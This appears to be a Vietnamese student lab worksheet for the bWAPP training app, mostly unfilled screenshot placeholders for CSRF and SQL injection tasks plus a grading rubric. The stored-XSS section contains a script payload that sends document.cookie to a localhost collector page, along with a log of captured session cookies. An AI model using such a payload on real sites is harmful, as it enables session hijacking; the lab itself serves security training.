Cross-Site Scripting - Reflected (HREF)

Cross-Site Scripting - Reflected (Login Form)

Cross-Site Scripting - Reflected (phpMyAdmin)

Cross-Site Scripting - Reflected (PHP_SELF)

Cross-Site Scripting - Reflected (Referer)

Cross-Site Scripting - Reflected (User-Agent)

Cross-Site Scripting - Stored (Blog)

Cross-Site Scripting - Stored (Change Secret)

Cross-Site Scripting - Stored (Cookies)

Hack




bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter

9

Facebook CNWAT. Bài bWAPP - XS localhost:8080 Uncle Jim's javascript how to ge

Not secure | 192.168.0.5/bWAPP/xss_stored_1.php

Google Microsoft Office Ho... PE KO\ PE KO\... Genshin Impact Dai... Teyvat Interactive... Genshin Impact co... MCSA 2

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ XSS - stored (Blog) /

```
<script>window.open('http://localhost:8080/dashboard/test/get.php?
cookie='+document.cookie)</script>
```

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
10	bee	2022-12-18 11:39:22	


localhost:8080/dashboard/test/cookie.txt

Google Microsoft Office Ho... PE KO\ PE KO\... Genshin Impact Dai... Teyvat Interactive... Gens

```
http://192.168.0.5/. Cookie la: PHPSESSID=a739f4604d60bd75b115e8a613c33c12; security_level=0
http://192.168.0.5/. Cookie la: PHPSESSID=a739f4604d60bd75b115e8a613c33c12; security_level=0
http://192.168.0.5/. Cookie la: PHPSESSID=a739f4604d60bd75b115e8a613c33c12; security_level=0
http://192.168.0.5/. Cookie la: security_level=0; PHPSESSID=2dd1dc977aef529e7b6ce2b40e814133
http://192.168.0.5/. Cookie la: security_level=0; PHPSESSID=2dd1dc977aef529e7b6ce2b40e814133
```


Nhiệm vụ 9. Thực hành khai thác (Change Password) mức độ dễ

Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.




Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả sau khi khai thác thành công và dán vào đây.

*** đặt ảnh tại đây ***



Nhiệm vụ 10. Thực hành khai thác CSRF (Change Secret) mức độ dễ

Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.

***** đặt ảnh tại đây *****



Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

***** đặt ảnh tại đây *****



Chụp ảnh kết quả sau khi khai thác thành công và dán vào đây.

*** đặt ảnh tại đây ***



Nhiệm vụ 11. Thực hành khai thác CSRF (Transfer Amount) mức độ dễ

Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả sau khi khai thác thành công và dán vào đây.

*** đặt ảnh tại đây ***



Nhiệm vụ 12. Nhiệm vụ 1. SQL Injection (Login Form/Hero)

Chụp ảnh khi nhập xong dữ liệu để khai thác và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh màn hình khi thực hiện khai thác với đoạn mã khai thác trên và dán vào đây.

*** đặt ảnh tại đây ***



Nhiệm vụ 13. Nhiệm vụ 2. SQL Injection (GET/Search)

Chụp ảnh kết quả thu được sau bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 7 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Nhiệm vụ 14. SQL Injection (POST/Search)

Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 7 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 7 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Nhiệm vụ 15. SQL Injection – Blind – Boolean Based

Chụp ảnh quá trình thực hiện bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh quá trình thực hiện bước 8 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Nhiệm vụ 16. SQL Injection – Blind – Time Based

Chụp ảnh quá trình thực hiện bước 4 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 5 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh quá trình thực hiện bước 8 và dán vào bên dưới.

**** đặt ảnh tại đây ****



TỰ CHẤM ĐIỂM

TT	Các tiêu chí đánh	Trọng số đánh giá	Ghi chú
1	Hoàn thành bài thực hành	50%	Được tính theo công thức: (1) = số bài đã làm/tổng số bài x 5
2	Hiểu bản chất của bài thực hành	30%	(2) = số bài hiểu bản chất/tổng số bài x 3
3	Mức độ thực hành thuần thục	10%	(3) = số bài thuần thục/tổng số bài x 1
4	Tính sáng tạo	10%	(4) Làm các bài thực hành khác trong hệ thống mà không bắt buộc hoặc thực hành theo một kịch bản mới (có tính thực tế)
	Tổng điểm = (1) + (2) + (3) + (4)		

Chú ý: nếu không thực hiện đúng theo yêu cầu thì coi như không làm

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.